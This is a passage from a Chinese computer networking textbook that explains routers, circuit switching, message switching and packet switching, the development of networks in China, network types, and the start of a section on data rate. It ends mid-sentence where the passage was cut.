



**图2-6 对等连接工作方式**

**2. 互联网的核心部分**

网络核心部分是互联网中最复杂的部分,因为网络中的核心部分要向网络边缘中的

大量主机提供连通性,使边缘部分中的任何一个主机都能够向其他主机通信(即传送或接收各种形式的数据)。

在网络核心部分起特殊作用的是路由器(router)。目前我们只需要知道,路由器是一种专用计算机(但不是主机)。如果没有路由器,再多的网络也无法构建成互联网。路由器是实现分组交换(packet switching)的关键构件,其任务是转发收到的分组,这是网络核心部分最重要的功能。为了弄清分组交换,我们先介绍电路交换的基本概念,在此基础之上再讨论分组交换的特点。

1) 电路交换的主要特点

在电话问世后不久,人们就发现,要让所有的电话机都两两相连接是不现实的。两部电话只需要用一对电线就能够互相连接起来。但若有 5 部电话要两两相连,则需要 10 对电线。显然,若 N 部电话要两两相连,就需要 N(N－1)/2 对电线。当电话机的数量很大时,这种连接方法需要的电线数量就太大了(与电话机的数量的平方成正比)。于是人们认识到,要使得每一部电话能够很方便地和另一部电话进行通信,就应当使用电话交换机将这些电话连接起来。每一部电话都连接到交换机上,而交换机使用交换的方法,让电话用户彼此之间可以很方便地通信。一百多年来,电话交换机虽然经过多次更新换代,但交换的方式一直都是电路交换(circuit switching)。

当电话机的数量增多时,就要使用很多彼此连接起来的交换机来完成全网的交换任务。用这样的方法,就构成了覆盖全世界的电信网。

从通信资源的分配角度来看,“交换”(switching)就是按照某种方式动态地分配传输线路的资源。在使用电路交换打电话之前,必须先拨号建立连接。当拨号的信令通过许多交换机到达被叫用户所连接的交换机时,该交换机就向被叫用户的电话机振铃。在被叫用户摘机且摘机信令传送回到主叫用户所连接的交换机后,呼叫即完成。这时,从主叫端到被叫端就建立了一条连接(物理通路)。这条连接占用了双方通话时所需的通信资源,而这些资源在双方通信时不会被其他用户占用,此后主叫和被叫双方才能互相通电话。正是因为有了这个特点,电路交换对端到端的通信质量有可靠的保证。通话完毕挂机后,挂机信令告诉这些交换机,使交换机释放刚才使用的这条物理通路(即归还刚才占用的所有通信资源)。这种必须经过“建立连接(占用通信资源)→通话(一直占用通信资源)→释放连接(归还通信资源)”三个步骤的交换方式称为电路交换。

图 2-7 为电路交换的示意图。为简单起见,图中没有区分市话交换机和长途电话交换机。应当注意的是,用户线是电话用户到所连接的市话交换机的连接线路,是用户专用





**图 2-7　电路交换的用户始终占用端到端的通信资源**

的线路，而对交换机之间拥有大量话路的中继线则是许多用户共享的，正在通话的用户只占用了其中的一个话路。电路交换的一个重要特点就是在通话的全部时间内，通话的两个用户始终占用端到端的通信资源。电话机 A 和 B 之间的通路共经过了四个交换机，而电话机 C 和 D 是属于同一个交换机的地理覆盖范围中的用户，因此这两个电话机之间建立的连接就不需要再经过其他的交换机。

当使用电路交换来传送计算机数据时，其线路的传输效率往往很低。这是因为计算机数据是突发式地出现在传输线路上，因此线路上真正用来传送数据的时间往往不到 10%甚至 1%。实际上，已被用户占用的通信线路在绝大部分时间里都是空闲的。例如，当用户阅读终端屏幕上的信息或用键盘输入和编辑一份文件时，或计算机正在进行处理而结果尚未返回时，宝贵的通信线路资源并未被利用而是被白白浪费了。

2）分组交换的主要特点

分组交换则采用存储转发技术。通常我们把要发送的整块数据称为一个报文(message)。在发送报文之前，先把较长的报文划分成为一个个更小的等长数据段，例如，每个数据段为 1024 比特位。在每一个数据段前面，加上一些必要的控制信息组成的首部后，就构成了一个分组(packet)。分组又称为“包”，而分组的首部也可称为“包头”。分组是在互联网中传送的数据单元。分组中的“首部”是非常重要的，正是由于分组的首部包含了诸如目的地址和源地址等重要控制信息，每一个分组才能在互联网中独立地选择传输路径。

当我们讨论互联网的核心部分中的路由器转发分组的过程时，往往把单个的网络简化成一条链路，而路由器成为核心部分的结点，如图 2-8 所示。这种简化图看起来可以更加突出重点，因为在转发分组时最重要的就是要知道路由器之间是怎样连接起来的。





**图 2-8 核心部分网络用链路表示的分组交换示意图**

互联网的核心部分是由许多网络和把它们互连起来的路由器组成，而主机处在互联网的边缘部分。在互联网核心部分的路由器之间一般都用高速链路相连接，而在网络边缘的主机接入到核心部分则通常以相对较低速率的链路相连接。主机和路由器都是计算机，但它们的作用很不一样。主机是为用户进行信息处理的，并且可以和其他主机通过网

络交换信息。路由器则是用来转发分组的，即进行分组交换的。路由器收到一个分组，先暂时存储下来，再检查其首部，查找转发表，按照首部中的目的地址，找到合适的接口转发出去，把分组交给下一个路由器。这样一步一步地（有时会经过几十个不同的路由器）以存储转发的方式，把分组交付到最终的目的主机。各路由器之间必须经常交换彼此掌握的路由信息，以便创建和维持在路由器中的转发表，使得转发表能够在整个网络拓扑发生变化时及时更新。

现在假定图中的主机 $H_1$ 向主机 $H_5$ 发送数据。主机 $H_1$ 先将分组逐个地发往与它直接相连的路由器 A。此时，除链路 $H_1$—A 外，其他通信链路并不被目前通信的双方所占用。需要注意的是，即使是链路 $H_1$—A，也只是当分组正在此链路上传送时才被占用。在各分组传送之间的空闲时间，链路 $H_1$—A 仍可为其他主机发送的分组使用。

路由器 A 把主机 $H_1$ 发来的分组放入缓存。假定从路由器 A 的转发表中查出应把该分组转发到链路 A—C。于是分组就传送到路由器 C。当分组正在链路 A—C 传送时，该分组并不占用网络其他部分的资源。

路由器 C 继续按上述方式查找转发表，假定查出应转发到路由器 E。当分组到达路由器 E 后，路由器 E 就最后把分组直接交给主机 $H_5$。

假定在某一个分组的传送过程中，链路 A—C 的通信量太大，那么路由器 A 可以把分组沿另一个路由转发到路由器 B，再转发到路由器 E，最后把分组送到主机 $H_5$。在网络中可同时有多个主机进行通信，如主机 $H_2$ 也可以经过路由器 B 和 E 与主机 $H_6$ 通信。

这里要注意，路由器暂时存储的是一个个短分组，而不是整个的长报文。短分组是暂存在路由器的存储器（即内存）中而不是存储在磁盘中。这就保证了较高的交换速率。

在图 2-8 中只画了一对主机 $H_1$ 和 $H_5$ 在进行通信。实际上，互联网可以容许非常多的主机同时进行通信，而一个主机中的多个进程（即正在运行中的多道程序）也可以各自和不同主机中的不同进程进行通信。

应当注意，分组交换在传送数据之前不必先占用一条端到端的通信资源。分组在哪段链路上传送才占用这段链路的通信资源。分组到达一个路由器后，先暂时存储下来，查找转发表，然后从另一条合适的链路转发出去。分组在传输时就这样一段段地断续占用通信资源，而且还省去了建立连接和释放连接的开销，因而数据的传输效率更高。

互联网采取了专门的措施，保证了数据的传送具有非常高的可靠性。当网络中的某些结点或链路突然出故障时，在各路由器中运行的路由选择协议能够自动找到其他路径转发分组。从以上所述可知，采用存储转发的分组交换，实质上是采用了在数据通信的过程中断续（或动态）分配传输带宽的策略。这对传送突发式的计算机数据非常合适，使得通信线路的利用率大大提高了。

为了提高分组交换网的可靠性，互联网的核心部分常采用网状拓扑结构，使得当发生网络拥塞或少数结点、链路出现故障时，路由器可灵活地改变转发路由而不致引起通信的中断或全网的瘫痪。此外，通信网络的主干线路往往由一些高速链路构成，这样就可以较高的数据率迅速地传送计算机数据。

分组交换也带来一些新的问题。例如，分组在各路由器存储转发时需要排队，这就会造成一定的时延。因此，必须尽量设法减少这种时延。此外，由于分组交换不像电路交换

那样通过建立连接来保证通信时所需的各种资源，因而无法确保通信时端到端所需的带宽。

分组交换网带来的另一个问题是各分组必须携带的控制信息也造成了一定的开销。整个分组交换网还需要专门的管理和控制机制。应当指出，从本质上讲，这种断续分配传输带宽的存储转发原理并非是完全新的概念。自古代就有的邮政通信，就其本质来说也是属于存储转发方式。而在20世纪40年代，电报通信也采用了基于存储转发原理的报文交换(message switching)。在报文交换中心，一份份电报被接收下来，并穿成纸带。操作员以每份报文为单位，撕下纸带，根据报文的目的站地址，拿到相应的发报机转发出去。这种报文交换的时延较长，从几分钟到几小时不等。现在报文交换已经很少有人使用了。分组交换虽然也采用存储转发原理，但由于使用了计算机进行处理，这就使分组的转发非常迅速。例如ARPANET建网初期的经验表明，在正常的网络负荷下，当时横跨美国东西海岸的端到端平均时延小于0.1秒。这样，分组交换虽然采用了某些古老的交换原理，但实际上已变成了一种崭新的交换技术。

图2-9给出了电路交换、报文交换和分组交换的主要区别。图中的A和D分别是源点和终点，而B和C是在A和D之间的中间结点。图中的最下方归纳了三种交换方式在数据传送阶段的主要特点：

(1) 电路交换，整个报文的比特流连续地从源点直达终点，好像在一个管道中传送。

(2) 报文交换，整个报文先传送到相邻结点，全部存储下来后查找转发表，转发到下一个结点。

(3) 分组交换，单个分组(这只是整个报文的一部分)传送到相邻结点，存储下来后查找转发表，转发到下一个结点。





**图2-9 三种交换的比较：电路交换、报文交换、分组交换**

如图 2-9 所示,若要连续传送大量的数据,且其传送时间远大于连接建立时间,则电路交换的传输速率较快。报文交换和分组交换不需要预先分配传输带宽,在传送突发数据时可提高整个网络的信道利用率。由于一个分组的长度往往远小于整个报文的长度,因此分组交换比报文交换的时延小,同时也具有更好的灵活性。

### 2.1.3 计算机网络在我国的发展

我国最早着手建设专用计算机广域网的是铁道部。铁道部在 1980 年即开始进行计算机联网实验。1989 年 11 月我国第一个公用分组交换网 CNPAC 建成运行。在 20 世纪 80 年代后期,公安、银行、军队以及其他一些部门也相继建立了各自的专用计算机广域网。这对迅速传递重要的数据信息起着重要的作用。另一方面,从 20 世纪 80 年代起,国内的许多单位相继安装了大量的局域网。局域网的价格便宜,其所有权和使用权都属于本单位,因此便于开发、管理和维护。局域网的发展很快,对各行各业的管理现代化和办公自动化已起了积极的作用。

这里应当特别提到的是 1994 年 4 月 20 日我国用 64kb/s 专线正式接入互联网。从此,我国被国际上正式承认为接入互联网的国家。同年 5 月中国科学院高能物理研究所设立了我国的第一个万维网服务器。同年 9 月中国公用计算机互联网 CHINANET 正式启动。到目前为止,我国陆续建造了基于互联网技术的并可以和互联网互连的 9 个全国范围的公用计算机网络。

另一个重要的网络就是中国教育和科研计算机网(China Education and Research Network,CERNET),简称为中国教育网,是由国家投资建设,教育部负责管理,清华大学等高等学校承担建设和管理运行的全国性学术计算机互联网络。全国已经有一千多所高校接入 CERNET。CERNET 是由我国技术人员独立自主设计、建设和管理的计算机互联网络,也是中国开展下一代互联网研究的试验网络。CERNET 在全国第一个实现了与国际下一代高速网 INTERNET 2 的互联。

中国互联网络信息中心(Network Information Center of China,CNNIC)每年公布两次我国互联网的发展情况。读者可在其网站 www.cnnic.cn 上查到最新的和过去的历史文档。CNNIC 把过去半年内使用过互联网的 6 周岁及以上的中国居民称为网民。根据 CNNIC 发表的《第 35 次中国互联网络发展状况统计报告》,截至 2014 年 12 月底,我国网民已达到 6.49 亿,互联网普及率已达到 47.9%。在网民中,手机网民的规模已达到 5.57 亿,占总体网民的比例为 85.8%。中国网民中农村网民占比 27.5%,规模达 1.78 亿。通过台式电脑和笔记本电脑接入互联网的比例分别为 70.8%和 43.2%;手机上网使用率为 85.8%;平板电脑上网使用率达到 34.8%;电视上网使用率为 15.6%。目前,有近半数的网民在使用微信、微博,网络视频用户明显增多,网民最主要的网络应用就是搜索引擎、即时通信、网络音乐、网络新闻和博客等。此外,更多的经济活动已步入了互联网时代,网上购物、网上支付和网上银行的使用率也迅速提升。到 2011 年底,我国的国际出口带宽已超过 4Tb/s(1Tb/s = $10^3$Gb/s),其中,中国电信的 CHINANET 占出口总带宽的大约 62%。

## 2.2 计算机网络的类别

**1. 计算机网络的定义**

计算机网络的精确定义并未统一。关于计算机网络的最简单的定义是：一些互相连接的、自治的计算机的集合。这里“自治”的概念即独立的计算机，它有自己的硬件和软件，可以单独运行使用，而“互相连接”是指计算机之间能够进行数据通信或交换信息。最简单的计算机网络就只有两台计算机和连接它们的一条链路，即两个结点和一条链路，因为没有第三台计算机，因此不存在交换的问题。

有时我们也能见到“计算机通信网”这一名词，其含义与“计算机网络”相同。“计算机通信”与“数据通信”这两个名词也常混用。前者强调通信的主体是计算机中运行的程序（在传统的电话通信中通信的主体是人），后者强调通信的内容是数据（这当然是在进行计算机通信时才能传送数据）。

**2. 几种不同类别的网络**

计算机网络有多种类别，下面进行简单的介绍。

1）按网络的作用范围进行分类

（1）广域网（Wide Area Network，WAN）。广域网的作用范围通常为几十到几千公里，因而有时也称为远程网（long haul network）。广域网是互联网的核心部分，其任务是通过长距离（例如，跨越不同的国家）运送主机所发送的数据。连接广域网各结点交换机的链路一般都是高速链路，具有较大的通信容量。

（2）城域网（Metropolitan Area Network，MAN）。城域网的作用范围一般是一个城市，可跨越几个街区甚至整个的城市，其作用距离约为 5～50km。城域网可以为一个或几个单位所拥有，但也可以是一种公用设施，用来将多个局域网进行互连。目前很多城域网采用的是以太网技术，因此有时也常并入局域网的范围。

（3）局域网（Local Area Network，LAN）。局域网一般用微型计算机或工作站通过高速通信线路相连（速率通常在 10Mb/s 以上），但地理上则局限在较小的范围（如 1km 左右）。在局域网发展的初期，一个学校或工厂往往只拥有一个局域网，但现在局域网已非常广泛地使用，一个学校或企业大都拥有许多个互连的局域网（这样的网络常称为校园网或企业网）。

（4）个人区域网（Personal Area Network，PAN）。个人区域网就是在个人工作地方把属于个人使用的电子设备（如便携式电脑等）用无线技术连接起来的网络，因此也常称为无线个人区域网（Wireless PAN，WPAN），其范围大约在 10m 左右。

顺便指出，若中央处理机之间的距离非常近（如仅 1m 的数量级或甚至更小些），则一般就称之为多处理机系统而不称它为计算机网络。

2）按网络的使用者进行分类

（1）公用网（public network）。这是指电信公司（国有或私有）出资建造的大型网络。“公用”的意思就是所有愿意按电信公司的规定交纳费用的人都可以使用这种网络。因此公用网也可称为公众网。

(2) 专用网(private network)。这是某个部门为本单位的特殊业务工作的需要而建造的网络。这种网络不向本单位以外的人提供服务。例如,军队、铁路、电力等系统均有本系统的专用网。

公用网和专用网都可以传送多种业务。如传送的是计算机数据,则分别是公用计算机网络和专用计算机网络。

3) 用来把用户接入到互联网的网络

用来把用户接入到互联网的网络就是接入网(Access Network,AN),它又称为本地接入网或居民接入网。这是一类比较特殊的计算机网络。我们在前面已经介绍了用户必须通过 ISP 才能接入到互联网。由于从用户家中接入到互联网可以使用的技术有许多种,因此就出现了可以使用多种接入网技术连接到互联网的情况。接入网本身既不属于互联网的核心部分,也不属于互联网的边缘部分。实际上,由 ISP 提供的接入网只是起到让用户能够与互联网连接的"桥梁"作用。在互联网发展初期,用户多用电话线拨号接入互联网,速率很低(每秒几千比特到几十千比特),因此那时并没有使用接入网这个名词。直到最近,由于出现了多种宽带接入技术,宽带接入网才成为互联网领域中的一个热门课题。

**3. 计算机网络的性能**

计算机网络的性能一般是指它的几个重要的性能指标。但除了这些重要的性能指标外,还有一些非性能特征(nonperformance characteristics)也对计算机网络的性能有很大的影响。性能指标从不同的方面来度量计算机网络的性能。下面介绍常用的两个性能指标。

(1) 速率。我们知道,计算机发送出的信号都是数字形式的。比特(bit)是计算机中数据量的单位,也是信息论中使用的信息量的单位。英文字 bit 来源于 binary digit,意思是一个"二进制数字",因此一个比特就是二进制数字中的一个 1 或 0。网络技术中的速率指的是连接在计算机网络上的主机在数字信道上传送数据的速率,它也称为数据率(data rate)或比特率(bit rate)。速率是计算机网络中最重要的一个性能指标。速率的单位是 b/s(比特每秒)(或 bit/s,有时也写为 bps,即 bit per second),当数据率较高时,就可以用 kb/s($k=10^3=$千)、Mb/s($M=10^6=$兆)、Gb/s($G=10^9=$吉)或 Tb/s($T=10^{12}=$太)。现在人们常用更简单的并且是很不严格的记法来描述网络的速率,如 100M 